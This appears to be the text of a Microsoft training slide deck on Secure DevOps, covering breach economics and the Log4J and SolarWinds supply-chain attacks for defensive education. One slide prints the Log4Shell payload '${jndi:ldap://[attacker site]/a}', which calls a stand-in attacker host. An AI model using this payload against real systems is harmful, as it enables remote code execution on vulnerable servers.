

Secure DevOps: Application Security Principles and Practices

Evolution to Secure DevOps

Your name
Your Title
Microsoft



Module Overview

- Threat landscape
- A path from Waterfall, via DevOps, to Secure DevOps
- Understanding Secure Development Lifecycle

Threat landscape

3 DAYS

**Is the time it takes for
a vulnerability to be exploited**

Source: Sonatype. State of the Software Supply Chain. 2020. Pg. 11

Assume breach



Michael Hayden
Former Director of NSA & CIA

“

FUNDAMENTALLY, IF SOMEBODY WANTS TO GET IN, **THEY'RE GETTING IN...ACCEPT THAT.** WHAT WE TELL CLIENTS IS: NUMBER ONE, **YOU'RE IN THE FIGHT,** WHETHER YOU THOUGHT YOU WERE OR NOT. NUMBER TWO, **YOU ALMOST CERTAINLY ARE PENETRATED.**

”

-Michael Hayden

Log4J - Worst vulnerability in history

The Washington Post
Democracy Dies in Darkness

Tech Help Desk Future of Transportation Innovations Internet Culture Space Tech Policy Video Gaming

Technology

The ‘most serious’ security breach ever is unfolding right now. Here’s what you need to know.

Much of the Internet, from Amazon’s cloud to connected TVs, is riddled with the log4j vulnerability, and has been for years

By [Tatum Hunter](#) and [Gerrit De Vynck](#)

George Adams
@gdams_

My thoughts are with all @Java developers today #log4j

Your next task is to figure out which applications in your org use log4j




1:07 PM · Dec 10, 2021

1K Reply Share


```
${jndi:ldap://[attacker site]/a}
```

World's Largest Data Breaches & Hacks



SolarWinds – Supply chain attack

Attack Timeline – Overview



All events, dates, and times approximate and subject to change; pending completed investigation.

"The vulnerability was not evident in the Orion Platform products' source code but appears to have been inserted during the Orion software build process."

SolarWinds – Hiding code techniques


*“When **SUNSPOT** finds the Orion solution file path in a running MsBuild.exe process, it replaces a source code file in the solution directory, with a malicious variant to inject SUNBURST while Orion is being built. While SUNSPOT supports replacing multiple files, the identified copy only replaces **InventoryManager.cs**.”*

```
0.000 START
22.781[3148] + 'msbuild.exe' [6252] 181.421[3148] - 0
194.343[3148] -
194.343[13760] + 'msbuild.exe' [6252] 322.812[13760] - 0
324.250[13760] -
324.250[14696] + 'msbuild.exe' [6252] 351.125[14696] - 0
352.031[14176] + 'msbuild.exe' [6252] 369.203[14696] -
375.093[14176] - 0
376.343[14176] -
376.343[11864] + 'msbuild.exe' [6252] 426.500[11864] - 0
439.953[11864] -
439.953[9204] + 'msbuild.exe' [6252] 485.343[9204] Solution directory:
C:\Users\User\Source
485.343[ERROR]
Step4('C:\Users\User\Source\Src\Lib\SolarWinds.Orion.Core.BusinessLayer\BackgroundInventory\InventoryManager.cs')
fails
```

<https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/>

SolarWinds – Hiding code techniques


“The name of the class, `OrionImprovementBusinessLayer`, had been chosen deliberately. Not only to blend in with the rest of the code, but also to fool the software developers or anyone auditing the binaries. That class, and many of the methods it uses, can be found in other Orion software libraries, even thematically fitting with the code found within those libraries.”



<https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth>


SolarWinds – Hiding code techniques

Legit code



```
OrionDiscoveryJobFactory @0200002D
├─ Base Type and Interfaces
├─ Derived Types
├─ .ctor() : void @06000380
├─ OrionDiscoveryJobFactory() : void @06000373
├─ OrionDiscoveryJobFactory(IEngineDAL) : void @06000374
├─ CreateDiscoveryJob(DiscoveryConfiguration) : ScheduledJob @06000377
├─ CreateDiscoveryJob(DiscoveryConfiguration, IDiscoveryPluginFactory) : ScheduledJob @06000378
├─ DeleteJob(Guid) : bool @0600037F
├─ GetDiscoveryJobTimeout(DiscoveryConfiguration) : TimeSpan @0600037B
├─ GetDiscoveryPollingEngineType(int, IEngineDAL) : DiscoveryPollingEngineType? @06000378
├─ GetOrionDiscoveryJobDescriptionString(OrionDiscoveryJobDescription, List<DiscoveryPluginInfo>) : string @0600037C
├─ GetOrionDiscoveryJobDescriptionXml(OrionDiscoveryJobDescription, List<DiscoveryPluginInfo>) : string @0600037D
├─ IsDiscoveryPluginSupportedForDiscoveryPollingEngineType(IDiscoveryPlugin, DiscoveryPollingEngineType) : bool @0600037E
├─ SubmitScheduledJob(Guid, ScheduledJob, bool) : Guid @0600037D
├─ SubmitScheduledJobToLocalEngine(Guid, ScheduledJob, bool) : Guid @0600037E
├─ SubmitScheduledJobToScheduler(Guid, ScheduledJob, bool, bool) : Guid @0600037C
├─ DefaultJobTimeout : int @040000B7
├─ engineDAL : IEngineDAL @040000B9
├─ ListenerUri : string @040000B8
├─ log : Log @040000B6
├─ OrionDiscoveryJobSchedulerEventsService @0200002E
├─ OrionFeatureProviderFactory @02000014
```

Shady code



```
OrionImprovementBusinessLayer @0200000C
├─ Base Type and Interfaces
├─ Derived Types
├─ .ctor() : void @0600005D
├─ OrionImprovementBusinessLayer() : void @0600005C
├─ ByteArrayToHexString(byte[]) : string @0600005A
├─ DelayMin(int, int) : void @06000056
├─ DelayMs(double, double) : void @06000055
├─ GetHashCode() : int @06000057
├─ GetManagementObjectProperty(ManagementObject, string) : string @06000058
├─ GetNetworkAdapterConfiguration() : string @06000050
├─ GetOrCreateUserID(out byte[]) : bool @06000053
├─ GetOSVersion() : string @06000051
├─ HexStringToByteArray(string) : byte[] @0600005B
├─ Initialize() : void @0600004C
├─ IsNullOrEmptyName(string) : bool @06000054
├─ Quote(string) : string @06000058
├─ ReadDeviceInfo() : string @06000052
├─ Unquote(string) : string @06000059
├─ Update() : void @0600004E
├─ UpdateNotification() : bool @0600004D
├─ IsAlive : bool @17000011
├─ svcListModified1 : bool @17000012
```

<https://blog.reversinglabs.com/blog/sunburst-the-next-level-of-stealth>

The business impact and cost of a breach

#1: Response and notification

*"Within 72 hours after breach
In new GDPR regulation"*

#2: Lost employee productivity

*"General counsel **resigned**,
and not award the CEO an
annual bonus"*

#3: Lawsuits and settlements

*"Target **paid 18.5M**
to 47 US states"*

#4: Regulatory fines and response

*"4% of annual revenue or
€20M whichever is greater"*


#5: Cost of fixing infrastructure

*"Verizon **paid \$350M less** to
Yahoo
2 massive hacks - 1B
accounts"*

#6: Brand recovery costs & liabilities

*"Mining technology firm
Codan saw **revenue drop** from
\$45 million to \$9.2 million
within a year"*


Applications are not isolated silos



Lateral movement

“Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win”

-- John Lambert (MSTIC)



